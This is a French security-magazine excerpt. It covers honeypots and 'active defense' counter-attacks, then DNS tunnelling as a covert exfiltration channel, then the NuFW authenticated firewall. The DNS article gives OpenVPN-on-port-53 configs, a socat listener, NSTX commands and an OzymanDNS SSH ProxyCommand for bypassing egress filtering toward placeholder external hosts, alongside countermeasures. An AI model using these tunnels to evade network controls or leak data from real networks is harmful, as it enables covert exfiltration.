Plusieurs fois dans cet article, nous avons fait allusion aux pots de miel (honeypots) ou leurres informatiques, largement décrits dans MISC8. Ces entités informatiques ont pour objectif d'être scannées, attaquées ou compromises. Il s'agit de serveurs qui ne sont pas en production. Un intérêt avec ces machines, c'est qu'elles permettent d'éviter des faux positifs ou fausses alertes. En effet, tout le trafic entrant est suspect par nature, ce qui simplifie la différenciation entre un flux normal et un flux plutôt anormal. Comme visiteurs de honeypots, on trouvera en général : les vers, les scanners automatiques, les gens qui se promènent manuellement à la recherche de bêtises faciles à commettre, les pirates ciblant une machine a priori intéressante. Si l'on suppose que tout le trafic entrant est malveillant, on peut penser que se protéger de manière agressive est plus facile que dans un cas usuel. En effet, toute réponse repartant vers un visiteur peut être considérée comme une contre-attaque si chaque requête d'un visiteur est considérée comme une attaque.

Évidemment, il s'agit d'une simplification rapide du problème, mais globalement cela montre la posture envisageable sur un leurre informatique. Si vous êtes intéressés par ces technologies, vous pouvez aussi consulter les présentations [CANSEC04] et [HOPE04].

Quel futur pour ces technologies ?

Si l'on fait un bilan sur ces technologies, on se rend compte que le milieu des bidouilleurs et experts techniques réfléchit aux moyens permettant de combattre à tout prix une agression, y compris par le biais de techniques offensives. Une grande interrogation subsiste pourtant actuellement sur la possibilité réelle d'utiliser ce genre de technologies en grandeur nature, notamment à cause des risques de débordement, de la jeunesse des outils, et surtout des problèmes juridiques.

Il est tout de même très révélateur de voir que d'un côté il y a les sceptiques, qui ne feront rien et refuseront en masse ces concepts probablement trop laids pour un sur-moi prioritaire ou par manque de motivation intellectuelle, et de l'autre il y a ceux qui savent que la technologie est complexe mais parfois possible. Quand on voit que ces derniers ont déjà créé des architectures complètes permettant de contre-attaquer de nombreuses agressions, on peut penser que le futur, au moins à moyen terme, verra une généralisation de ce genre d'outils. Le curieux lecteur se renseignera sur les outils de Symbiot.com Technologies [SYMBIOT], a priori pionniers dans ce domaine, et offrant depuis mars dernier une suite d'outil d'Active Defense à certains clients. Récemment, HP parla de futurs produits, « *Active Counter Measures network security sofware* », actuellement en cours de déploiement en version beta chez certains clients européens et nord-américains. Leurs outils seraient construits sur des vers informatiques à but positif (se propageant pour faire le bien). Enfin quand on voit un géant comme Cisco financer des réflexions assez larges sur le domaine, on peut penser que ce sujet est réellement pris au sérieux. Récemment, on entendait par exemple parler de systèmes qui pourraient empêcher l'accès au réseau à un PC (portable voyageant, etc.) qui ne serait pas à jour au niveau sécurité (patches Windows, antivirus, etc.) obligeant ce dernier à se mettre à jour en étant connecté dans un *VLAN* d'attente réservé à cet effet.

J'entends déjà les plus grincheux crier au crime informatique généralisé, pensant que ces techniques risquent d'amener à de nombreux problèmes sur Internet, que le droit va être bafoué, etc. La réponse à toutes ces remarques est très simple et avait été donnée l'année dernière lors de la *Black Asia* 2003. Dans la mesure où les équipes de sécurité peuvent en général essayer de pénétrer les réseaux qui leur incombent, à savoir ceux sous leur contrôle juridique, pourquoi ne pourraient-ils pas contre-attaquer ces machines ? Ainsi, cette simple phrase donne au moins un cadre légal à l'expression de la technologie d'Active Defense. À la rigueur, il faut se méfier des attaques de niveau 2 (assez connues) pouvant mener à du spoofing plus simplement sur un réseau local que sur un réseau type Internet.

Pour simplifier, on pourrait dire qu'en attendant qu'une uniformisation des règles d'interventions et des lois internationales n'arrive, la défense agressive à la maison, c'est permis. Je laisse les plus perspicaces lecteurs présager du futur possible pour les entreprises et pays adoptant la posture du scepticisme ou de l'inactivité.

Techniquement, on peut s'attendre à des systèmes rendant possible des actions pour bloquer certaines attaques, pour récupérer des informations inaccessibles usuellement sur l'agresseur, pour contrôler tout ou partie des moyens utilisés par l'agresseur. Cette dernière action pourrait amener à des choses actuellement peu communes et a priori difficilement justifiable au niveau légal, comme ajouter des marqueurs certifiés sur le disque de l'attaquant (utilisables lors d'un procès futur comme preuve) comme le propose le honeypot commercial *Specter*, ou encore remonter une chaîne de machines utilisées par le pirate, voire détruire ou fortement gêner la source de l'agression (DDOS)…

L'objectif de ce document était de susciter une certaine curiosité sur les sujets tournant autour de la contre-attaque, de la défense agressive, etc., et de proposer les idées essentielles et l'historique des technologies dans ce milieu, quitte à lancer certaines vocations ou échanges dans ce domaine encore neuf (lire [SENSPOST] et [DEFCON12]).

Au-delà du potentiel technique offert par l'Active Defense et attirant le milieu des *geeks*, il faut toutefois garder à l'esprit la jeunesse des concepts, les problèmes potentiels au niveau juridique (à moins de focaliser en priorité sur les problèmes internes) et les limitations techniques dues au fait qu'on ne peut (heureusement) tout contre-attaquer.

Remerciements

Je remercie particulièrement Frédéric Raynal et la sympathique équipe de Diamond Editions pour tout ce qu'ils font pour la planète geek en France, ainsi que Philippe Biondi pour nos discussions sur ces sujets.

Références

→ [IDDAD] *Active Defense research project*, projet piloté par Dittrich David - **http://staff.washington.edu/dittrich/ad/**

→ [KARNOW] *Launch on Warning: Aggressive Defense of Computer Systems*, texte de Curtis E.A. Karnow

→ [MULLEN] *Defending your right to defend: Considerations of an automated strike-back technology*, texte de Timothy M. Mullen

→ [NEWSC] « Vigilantes on the net », article de Barbara Moran publié dans la revue *NewScientist* le 12 juin 2004

→ [SYMBIOT] *Symbiot, Adaptive Platform for Network Security*, Entreprise proposant des outils commerciaux avec modules de contre-attaque - **http://www.symbiot.com**

→ [INFOCUS] *Fighting Internet Worms With Honeypots*, texte de Laurent Oudot sur SecurityFocus, octobre 2003 - **http://www.securityfocus.com/infocus/1740**

→ [BHSEAT03] *Enforcer, Automated Worm Mitigation for private networks*, présentation à BlackHat Seattle, en février 2003 par Timothy M. Mullen

→ [BHASIA03] *Honeypots against Worms*, présentation à Black Hat Asia, Singapour, en décembre 2003 par Laurent Oudot - **http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-oudot/slides/bh-asia-03-oudot.pdf**

→ [CANSEC04] *Towards evil Honeypots, when they bite back*", présentation à Cansecwest core04, ncouver, en avril 2004 par Laurent Oudot

→ [HOPE04] *Retaliation with Honeypots*, présentation à la 5th HOPE, New York, en juillet 2004 par Laurent Oudot

→ [SENSPOST] *When table turns*, présentation à Defcon12, Las Vegas, en août 2004 par Sensepost

→ [DEFCON12] *Digital Active (self) Defense*, présentation à Defcon12, Las Vegas, en août 2004 par Laurent Oudot

Tunnels DNS : fuite d'information universelle

Victor Vuillard
vvuillard@citali.com
Consultant Réseaux et Sécurité des Systèmes d'Information
Citali - **http://www.citali.com**

Nous verrons dans cet article comment utiliser les mécanismes de résolution de nom, le DNS, comme canal caché pour faire transiter furtivement des communications.

Introduction

Les flux réseau sont de plus en plus filtrés : la quasi-totalité est bloquée et ce qui sort est maintenant analysé par le dernier IDS, IPS ou proxy filtrant à la mode. Il n'est plus rare de voir l'ICMP (`ping`, `traceroute`) interdit de sortie. Le Web est filtré et requiert presque tout le temps une authentification, qui implique une identification de l'utilisateur et une traçabilité des actions. Bref, les canaux les plus pratiques et généralement utilisés pour tunneliser les communications et ainsi s'affranchir des barrières mises en place sont de plus en plus difficiles à utiliser ! Pourtant, un protocole n'a jamais subi la foudre de l'administrateur paranoïaque et se voit aussi libre qu'aux débuts d'Internet, un protocole déployé globalement, un protocole universel : le DNS.

1. Le tunnel DNS du pauvre

Cette méthode est plutôt archaïque mais il arrive encore trop fréquemment que le port 53 en UDP, voire même 53 en TCP, soit ouvert vers l'extérieur, à cause d'un administrateur peu au fait et qui aura mal configuré le pare-feu en imaginant qu'il s'agissait là d'un pré-requis au bon fonctionnement de la résolution de noms de domaines depuis tous les postes qui sont à sa charge. Au cas où ça empêcherait quoi que ce soit de fonctionner, on ouvre les vannes !

Une telle erreur de jeunesse permet alors à celui qui le désire de passer par ce gouffre pour organiser une fuite d'informations vers l'extérieur, se connecter à des ordinateurs qui sont en dehors du réseau interne ou créer des tunnels qui permettront de joindre un ordinateur du réseau interne depuis tout Internet. Les outils sont alors très nombreux :

- Dans le cas où le port 53 en TCP est ouvert, il est possible de laisser un serveur SSH quelque part sur Internet, à l'écoute sur ce port et de s'y connecter depuis une station du réseau interne, par exemple pour transférer des fichiers via SCP ou SFTP ou encore pour utiliser le relayage de ports [RELAI-SSH] ;
- Pour créer facilement un tunnel VPN qui passera par le port UDP 53, OpenVPN [OPENVPN] est idéal ;
- De façon encore plus simple, NetCat, CryptCat ou SoCat peuvent aussi être mis en œuvre.

Parmi tous les moyens évoqués, la connexion de la station qui organisera la fuite d'information à un réseau privé virtuel extérieur avec OpenVPN semble la méthode la plus aboutie. Elle permettra de contacter de manière transparente la station de l'extérieur (ou inversement, de contacter l'extérieur depuis la station cible).


Voici un exemple de configuration pour OpenVPN, côté serveur :

```
### Configuration de OpenVPN permettant de passer par
### le port 53/UDP servant habituellement au DNS

### Coté serveur

# Definition du type d'interface : TUN ou TAP
dev tun

# Definition des IP
# 10.2.3.4 : adresse locale du VPN
# 10.2.3.5 : adresse distante du VPN
ifconfig 10.2.3.4 10.2.3.5

# Script qui établira le routage
# Dans notre cas, avec un réseau local en 10.1.0.0/24,
# up pourra simplement être une script qui lancera la commande
#
# route add -net 10.1.0.0 netmask 255.255.255.0 gw 10.2.3.4
#
# Il est possible également de lancer des commandes iptables pour modifier le
filtrage,
# ou bien d'autres commandes.
up ./DNS.up

# Partie serveur dans l'échange TLS
tls-server

# Paramètres Diffie-Hellman
dh dh2048.pem

# Certificate Authority
ca MISC-ca.crt

# Certificat
cert misc-dns.crt

# Clé privée
key misc-dns.key

# Port à utiliser, celui du DNS
port 53

# Détection de la perte de connexion
ping 15
ping-restart 45
ping-timer-rem
persist-tun
persist-key
```

Voici maintenant un exemple de configuration pour OpenVPN, qui permettra au client de se connecter au serveur configuré précédemment :

```
### Configuration de OpenVPN permettant de passer par
### le port 53/UDP servant habituellement au DNS
### Coté client

dev tun

# Point de connexion distante
remote 123.45.67.89

# Comme pour le serveur, mais inversé
ifconfig 10.2.3.5 10.2.3.4

# Script qui établira le routage
# Dans notre cas, avec un réseau local en 10.2.0.0/24,
# up pourra simplement être une script qui lancera la
commande
#
# route add -net 10.2.0.0 netmask 255.255.255.0 gw
10.2.3.5
up ./DNS-client.up

# Partie cliente dans l'échange TLS
tls-client

# Certificate Authority
ca MISC-ca.crt

# Certificat
cert misc-dns-client.crt

# Clé privée
key misc-dns-client.key

# Port à utiliser, celui du DNS
port 53

# Détection de la perte de connexion
ping 15
ping-restart 45
ping-timer-rem
persist-tun
persist-key
```

Figure 1 *Exemple de paquet créé par NSTX.*



Si la fuite d'information ne nécessite que des actions plus simples, comme une copie de fichier ou l'exécution de commandes à distance, il est envisageable d'utiliser SoCat [SOCAT]. Ce petit utilitaire sympathique permet de rediriger une connexion quelconque vers un fichier, une autre connexion, une *socket* Unix et plein d'autres choses encore.

Voici un exemple d'utilisation de SoCat qui enregistre des données envoyées via le port 53 en UDP du serveur sur lequel est lancée la commande :

```
# socat UDP4-LISTEN:53 OPEN:/quelquepart/fichier.log,creat,append
```

Quel que soit l'outil mentionné ci-dessus, seul le port de communication du protocole DNS est utilisé et non pas le protocole lui-même. En général, le port reste toutefois bloqué. En effet, seul le serveur ou le proxy cache DNS a besoin d'une ouverture vers l'extérieur. Il convient alors de ruser un peu afin de passer outre le filtrage mis en place.

2. NSTX

NSTX [NSTX] propose de créer un tunnel IP sur du DNS. En pratique, NSTX est composé de deux parties : un serveur et un client. La partie serveur se met à l'écoute sur le port 53 en UDP et attend des requêtes DNS concernant un domaine qui lui est spécifié. La partie cliente passe par le mécanisme de résolution de noms classique afin de faire parvenir des requêtes sur le nom de domaine convenu avec la partie serveur. Chaque partie crée une interface de type TUN afin de transférer sur le réseau local les données qui arrivent dans le tunnel. Les données sont camouflées dans des requêtes de type TXT [DNS] qui ne sont là que pour envoyer du texte, une information ou une description. Le contenu de chaque paquet à faire transiter par le tunnel est codé en Base64 et inséré dans ce champ. Pour éviter une mise en cache qui ralentirait considérablement le tunnel, le TTL (*Time To Live*, période de rétention dans le cache) est fixé à 0. NSTX génère puis incrémente un nom de sous-domaine pour chaque requête envoyée. La figure 1 ci-dessus montre un exemple de paquet transmis par NSTX.

Les deux parties de NSTX sont lancées avec les commandes suivantes :

```
# Partie serveur
# nstxd
nstxcd titi.toto.com 192.168.2.52
# Adresse IP (pour l'interface TUN) utilisée sur le réseau local
ifconfig tun0 192.168.5.43 netmask 255.255.255.0
```

La capture réseau suivante montre l'incrémentation des sous-domaines générés pour chaque requête. La partie cliente (192.168.2.41) envoie des requêtes DNS de type TXT à la partie serveur (192.168.2.52). La capture d'écran ci-contre montre les données encodées en base64 et transmises dans la partie Name de la réponse.

```
192.168.2.41.32788 > 192.168.2.52.53:  42591+ TXT? cTpbGfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42592+ TXT? cTpbHfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42593+ TXT? cTpbIfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42594+ TXT? cTpbJfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42595+ TXT? cTpbKfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42586* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42596+ TXT? cTpbLfPrr.titi.toto.com. (41)
```

```
192.168.2.52.53 > 192.168.2.41.32788:  42587* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42597+ TXT? cTpbMfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42588* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42598+ TXT? cTpbNfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42589* 1/0/0 TXT[|domain]
192.168.2.52.53 > 192.168.2.41.32788:  42590* 1/0/0 TXT[|domain]
```

NSTX souffre toutefois d'une limitation relative à la latence ajoutée par la résolution de nom : en pratique, il est difficile d'obtenir un débit supérieur à une poignée de Kbits par seconde. Nativement, NSTX ne chiffre pas non plus les flux transmis.

3. OzymanDNS

Dan Kaminsky [DOXPARA] a présenté en 2004 une petite suite d'outils, OzymanDNS, utilisant les mêmes mécanismes de tunnelisation par DNS que NSTX. Les principaux outils que cette suite contient sont :

- `droute.pl` : grâce à l'option `ProxyCommand` de SSH, `Droute` permet de faire passer une connexion SSH par le biais du tunnel DNS (la charge utile dans ce cas est moindre par rapport à NSTX et la connexion est donc plus rapide) ;
- `aska.pl` : envoi de fichier par DNS ;
- `geta.pl` : réception de fichier par DNS.

Par rapport à NSTX, le principal avantage de OzymanDNS est qu'il permet de :

- Mieux régler les délais entre chaque paquet envoyé ;
- Utiliser une liste de serveurs DNS et pas un seul et ainsi répartir la charge sur différents serveurs DNS (l'un après l'autre ou de manière aléatoire) ;
- Avoir des noms de sous-domaines plus aléatoires et pas uniquement une incrémentation comme NSTX le fait.

La commande qui reste la plus utile est bien `Droute`, qui permet de se connecter à distance via SSH (la pratique montre que cet outil est plus fiable et plus rapide que NSTX, qui envoie l'ensemble de la trame Ethernet via le tunnel). Elle s'utilise de la manière suivante :

```
ssh -C -o ProxyCommand="./droute -s tunnel.dns-serveur.com -f /
tmp/liste-de-serveurs-DNS -c random" utilisateur@mon-serveur.com
```

4. Contre-mesures

Afin d'éviter ce type de fuite, le mieux est déjà d'interdire à toute station du réseau interne de faire des requêtes vers des serveurs DNS extérieurs ou d'utiliser un serveur DNS qui relaiera les requêtes vers des serveurs DNS externes. En effet, une station n'a en général aucun besoin de résoudre les noms de domaines en dehors de ceux qui sont internes. En ce qui concerne les domaines enregistrés sur Internet, seuls les serveurs proxy ont besoin d'en résoudre le nom !

Les autres options pour limiter l'usage intempestif du DNS comme canal caché et la fuite d'information sont réduites. Il est possible d'ajouter quelques règles à un IDS pour qu'il tente de repérer les méthodes ou les outils les plus répandus. Bien sûr, ceci n'arrêtera pas les outils maison.

Conclusion

L'abus du DNS comme canal caché n'est pas encore très répandu. Le risque est toutefois bien présent : les outils cités ci-dessus le prouvent, ainsi que les quelques chevaux de Troie qui utilisent le DNS comme canal pour passer des commandes ou pour se connecter sur les systèmes pris pour cible. Le caractère universel du protocole en fait effectivement un canal de choix.

Références

[RELAI-SSH] MISC 5, Janvier-Février 2003, *Relayage de port avec SSH* (p. 72), par Frédéric Raynal.

[OPENVPN] Site de OpenVPN : **http://openvpn.sourceforge.net/howto.html**

[SOCAT] Site de SoCat : **http://freshmeat.net/projects/socat/**

[NSTX] NSTX, Tunnel IP sur DNS : **http://nstx.dereference.de/nstx/**

[DNS] Protocole DNS, RFC 1035 : **http://www.ietf.org/rfc/rfc1035.txt?number=1035**

[DOXPARA] Doxpara, site de Dan Kaminsky : **http://www.doxpara.com/**

Retrouvez les précédents numéros de Misc (1 à 17) sur :

www.ed-diamond.com

Notre moteur de recherche vous permet de retrouver parmi nos parutions les articles susceptibles de vous intéresser !

Introduction à NuFW

Faisant suite aux évolutions récentes des systèmes pare-feu, le logiciel NuFW est une solution de filtrage IP authentifiée pour GNU/Linux, élaborée au-dessus de Netfilter et disponible sous licence GPL. Cet article présente tout d'abord les principes de fonctionnement de NuFW, ainsi que ses apports : meilleure implémentation des politiques de sécurité, solution multiprotocole d'authentification unique, qualité de service par utilisateur. Une deuxième partie est consacrée à l'implémentation proprement dite ainsi qu'à sa configuration.

Historique et enjeux du filtrage IP par utilisateur

Les techniques de filtrage IP ont grandement évolué au cours de la dernière décennie. D'un filtrage individuel des paquets, on est passé aujourd'hui à un filtrage avec notion d'états (*stateful inspection* [1]), qui améliore les performances et surtout la sécurité des filtres : par exemple, pour TCP, les filtres plus anciens, ne disposant pas de tables d'états, laissaient systématiquement passer les connexions à destination de ports hauts...

Actuellement, les évolutions se font dans deux directions majeures : d'une part, l'inspection du contenu des paquets, d'autre part, l'identification et l'authentification des utilisateurs à l'origine des paquets avec prise en compte de ces informations au niveau du filtre IP.

Si les solutions théoriques pour l'inspection des paquets sont globalement connues, il n'en est pas de même de l'identification des paquets où des voies nouvelles sont en cours d'exploration. Le logiciel NuFW est l'implémentation d'une méthode innovante d'authentification qui passe outre l'association IP==utilisateur, ce qui présente des avantages autant d'un point de vue fonctionnel qu'en termes de sécurité.

Faiblesses de l'approche utilisateur == machine :

La plupart des systèmes de filtrage authentifiant proposent une authentification des flux par l'association d'une adresse IP à un utilisateur, considérant implicitement réalisée l'association utilisateur == machine. Cette méthode était une réponse appropriée dans les années qui ont vu les premiers développements des pare-feu puisque la quasi-totalité des parcs de micro-ordinateurs était constituée de machines utilisant un système d'exploitation mono utilisateur (quoique...). Le développement et le retour des systèmes multiutilisateurs (*Terminal Server*, Citrix, Systèmes UNIX-like « envahissant » le poste de travail) ont rendu cette association caduque au niveau fonctionnel en rompant l'association utilisateur == machine.

De plus, au niveau de la sécurité, ce genre d'approche recèle une faille importante de par son principe même. En effet, ces solutions d'authentification reposent sur l'association **à un moment donné** entre adresse IP et utilisateur (cette association est réalisée par diverses méthodes : de nombreuses « boîtes noires » utilisent HTTPS [2] ; OpenBSD l'implémente sur OpenSSH avec Authpf [3]...). Les paquets ensuite reçus de la machine sont supposés provenir de l'utilisateur, un mécanisme s'assurant dans le meilleur des cas de la persistance de la validité de l'association. L'authentification des paquets réalisée par ce type de système – dite *a priori* – est donc sujette à diverses attaques (comme par exemple l'attaque du type *arp-spoofing*) utilisant la rémanence de l'association IP==utilisateur pour usurper l'identité de l'utilisateur.

Apports de l'identification des paquets

L'identification des paquets est vue généralement comme une solution résolvant un problème d'administration système et réseau. L'établissement d'une politique de sécurité avancée dans une organisation vise à différencier les entités (individus, processus, etc.), la finalité étant d'autoriser les accès de chaque entité aux seules ressources auxquelles elle a droit. Au niveau du filtrage, il est par conséquent nécessaire d'identifier l'auteur de chaque flux pour mettre en œuvre une telle politique. Ce genre de problématique est classiquement résolu en associant à chaque utilisateur l'adresse IP de sa machine lors de l'écriture de règles de filtrage et en générant des règles d'accès pour cette machine. Cette technique, encore très couramment utilisée, est inapplicable si les utilisateurs sont mobiles (que ce soit physiquement ou, par exemple, au niveau IP dans le cadre d'un réseau en DHCP). Par ailleurs, comme vu ci-dessus, ce genre de système est peu fiable.

Un système d'authentification est nécessaire pour appliquer des politiques individualisées dans le cadre de ces réseaux. Ceci permet de plus de gérer des règles traitant directement des utilisateurs, simplifiant au passage le travail de l'administrateur. Bien entendu, cette solution s'appuie sur une notion d'identifiant unique pour chaque utilisateur, à l'échelle d'un réseau.

Un autre intérêt découle d'un tel système : le pare-feu connaissant l'association entre flux et utilisateur, il sait être une source d'identification pour l'ensemble des services d'un système d'information.

L'authentification des paquets a plusieurs conséquences. D'une part, la réalisation de politiques de filtrage individualisées, d'autre part, de fournir une infrastructure permettant de construire une solution d'authentification unique – *Single Sign On* – indépendante du protocole.

NuFW : une solution d'authentification des flux IP a posteriori

NuFW (*Now User Filtering Works* [4] [5]) est un système résultant du rapprochement du filtre IP et de l'annuaire des utilisateurs d'un réseau (LDAP ou autre). Cet article vise à présenter les idées à la source du projet, ainsi que les avantages induits par

Vincent Deffontaines
gryzor@inl.fr
Ingénieur et consultant en sécurité des systèmes d'information
Eric Leblond
regit@inl.fr
Consultant et développeur principal de NuFW

ce rapprochement. L'aspect des performances du filtre IP est également étudié. Dans la deuxième partie de cet article, les aspects pratiques de l'installation et du paramétrage de NuFW seront abordés.

Principes

Le logiciel NuFW propose une solution d'authentification *a posteriori* des flux, fondée sur Netfilter, la couche de filtrage IP du noyau Linux. Avec NuFW, chaque utilisateur doit démontrer son identité à chaque initialisation de connexion (le terme « connexion » est à prendre au sens du *Conntrack* de Netfilter, pas au sens classique associé à TCP ; le Conntrack étend cette notion aux protocoles non connectés, tels UDP ou ICMP [6]). Une fois l'identité de l'utilisateur établie, le paquet est ensuite filtré, selon les droits associés à l'utilisateur. Si ce premier paquet est accepté, alors les autres paquets appartenant à la même connexion sont gérés par le système de suivi d'état de Netfilter : **seul le paquet d'initialisation d'une connexion est authentifié**.

Ce principe de fonctionnement requiert la présence d'un client logiciel sur le poste de l'utilisateur. Des clients NuFW existent pour Microsoft Windows et GNU/Linux.

Un mode sans client est également disponible dans NuFW. Il délègue l'authentification à un module externe, adjoint au serveur, `nuauth`. Il est ainsi possible de se passer d'un client logiciel sur le poste utilisateur en utilisant par exemple une authentification par `identd`. Un tel mode d'authentification par Netbios est également envisagé. Dans tous les cas, le mode sans client est un mode « dégradé » puisque l'autorité de confiance est le client lui-même.


Systèmes multiutilisateurs

Avec NuFW, chaque connexion est associée à un utilisateur, avant même que soit prise une décision concernant son acceptation. Ce système réalise donc un filtrage par utilisateur, même si plusieurs utilisateurs travaillant sur une même machine génèrent simultanément des flux à partir d'une même adresse IP source. Avant de statuer sur chacune des connexions, le pare-feu NuFW demandera la validation de l'identité de chacun des utilisateurs et appliquera à chaque connexion les droits associés à son utilisateur.

Performances

Puisque la tâche d'authentification est réalisée uniquement lors de l'arrivée du premier paquet de chaque connexion et puisque le reste du flux relatif à la connexion est pris en charge par le système de suivi de connexions de Netfilter, la charge du système d'authentification est largement limitée. Outre de grands avantages en termes de charge réseau, cette méthode garantit que l'impact de NuFW en terme de débit sur le pare-feu est inexistant : seuls les paquets d'initialisation de connexion sont concernés par le procédé d'authentification. De plus, il est à noter que la qualité de service des applications interactives (h323...) n'est pas affectée par NuFW : un délai est mesurable à l'initialisation des connexions, puis le trafic s'écoule interactivement comme avec un filtre « classique ».

Algorithme d'authentification de paquet



1. L'application du client C émet un paquet P.
2. Le pare-feu intercepte le paquet et envoie une demande de décision au serveur d'authentification S.
3. S envoie une demande de mise à jour aux clients logiciels en activité sur la machine M.
4. Le logiciel du client C envoie une authentification pour P.
5. S combine les données provenant de C et du pare-feu et envoie sa décision au pare-feu.
6. Le pare-feu bloque ou transmet le paquet suivant la décision communiquée par S.

NuFW propose également d'autres méthodes, notamment un algorithme n'utilisant pas l'étape 3. L'étape 4 est dans ce cas réalisée par une vérification régulière par le client de l'activité réseau sur le système.

Un *bench* de performances a été réalisé, dont voici un bref résumé. Le port discard a été utilisé, sur Internet, vers une machine rejetant les paquets (renvoi d'un paquet ICMP « *connexion refused* »). Le protocole de test est très simple et porte dans notre cas uniquement sur le temps d'ouverture d'une connexion. Pour charger les démons NuFW, nous lançons l'ouverture consécutive de 1000 connexions vers un serveur sur Internet. Dans le premier cas, les paquets transitent par NuFW et sont donc l'objet d'une authentification. Dans le deuxième cas, les paquets sont autorisés directement par le filtre IP (règle Netfilter « `-j ACCEPT` »).

Voici les résultats de ce test:

Avec NuFW	Sans NuFW
real 0m34.436s	real 0m20.699s
user 0m6.310s	user 0m6.783s
sys 0m4.594s	sys 0m4.629s

Nous constatons donc que dans un schéma proche de l'attaque de type *denial of service*, NuFW se comporte très bien. Il a acheminé

tous les paquets, en réalisant ses tâches d'authentification en un temps plus long (comme prévu) que sur un filtre IP classique, mais dans la même échelle de temps (moins de 2 fois le temps sur un filtre classique). Rappelons que dans un environnement de production les connexions TCP sont conçues pour durer plus longtemps et donc lisser largement cet écart de temps.

La suite de filtrage NuFW dans son ensemble s'est par ailleurs montrée très stable au cours des derniers mois dans le cadre d'une installation en production.

Autres fonctionnalités de NuFW

Au-delà d'une extension sécurisée des règles de filtrage à la notion d'utilisateur, NuFW apporte un certain nombre de fonctionnalités intéressantes.

Surveillance des systèmes

NuFW contribue de manière très pointue à la surveillance de l'activité réseau des serveurs : toutes les implémentations modernes de serveurs attribuent des utilisateurs système distincts aux services qu'ils font tourner. NuFW permet naturellement de définir, pour les serveurs, une politique réseau différente pour chaque utilisateur système. Ces différents cas de figure sont traités pratiquement dans la deuxième partie du présent article.

Par exemple, sur un serveur Web, le superutilisateur se connecte généralement à Internet pour vérifier et éventuellement télécharger les mises à jour de sécurité. D'un autre côté, si l'utilisateur qui fait tourner le serveur Web sur la même machine tente d'ouvrir une connexion, il est probable qu'il ait été compromis : NuFW bloque le trafic et alerte les administrateurs.

Filtrage par système d'exploitation ou par application

Profitant de la présence du client logiciel sur le poste utilisateur, NuFW filtre également le trafic selon l'OS ou l'application à sa source. Il est par exemple possible de créer une règle qui autorise uniquement Mozilla ou Thunderbird, tournant sous Windows XP, à se connecter à un serveur IMAP donné et de refuser les connexions ayant pour origine un autre système d'exploitation ou une autre application.

À noter que NuFW fait confiance sur ce point aux informations transmises par l'agent installé sur le poste client. La pertinence de ces informations est à relativiser. En effet, on ne peut pas exclure l'hypothèse d'un utilisateur malveillant se servant d'un agent modifié ou encore l'hypothèse d'un virus ou autre programme mal intentionné envoyant de fausses informations au serveur NuFW.

Il reste possible de positionner des règles de filtrage strictes à la condition d'accorder une confiance importante dans l'intégrité du poste de travail. Par exemple, un tel filtrage est envisageable sur une machine d'un LAN sur lesquels les utilisateurs n'ont pas les droits d'installation.

Qualité de service différenciée et routage par utilisateur

NuFW est capable de marquer chaque paquet d'une connexion avec l'identifiant de son utilisateur et donc d'appliquer une politique de qualité de service spécifique à chaque utilisateur. Il est ainsi possible d'attribuer à un utilisateur une certaine bande passante globale. L'implémentation d'une politique de routage différenciée est une des conséquences de cette fonctionnalité.

En résumé, NuFW sait attribuer très finement la bande passante et la priorité du trafic réseau, par utilisateur et par protocole et ceci même sur les machines multiutilisateurs.

Suivi de l'activité des utilisateurs

NuFW dispose de modules de surveillance qui journalisent les événements principaux de l'activité du réseau en indiquant quels sont les utilisateurs à l'origine des flux : ouverture de connexion, établissement de connexion, fermeture de connexion, paquets bloqués par le système. Les modules de *logs* existant utilisent au choix Syslog, PostgreSQL ou encore MySQL.

NuFW garde la trace de chaque connexion ouverte (ou tentée). Par exemple, grâce aux modules SQL, il est très facile de visionner les connexions initialisées par M. Dupont au cours du mois dernier, même si ce dernier a changé d'adresse IP ou d'endroit et ce y compris si M. Dupont partage son poste de travail avec d'autres utilisateurs.

Authentification unique (Single Sign On)

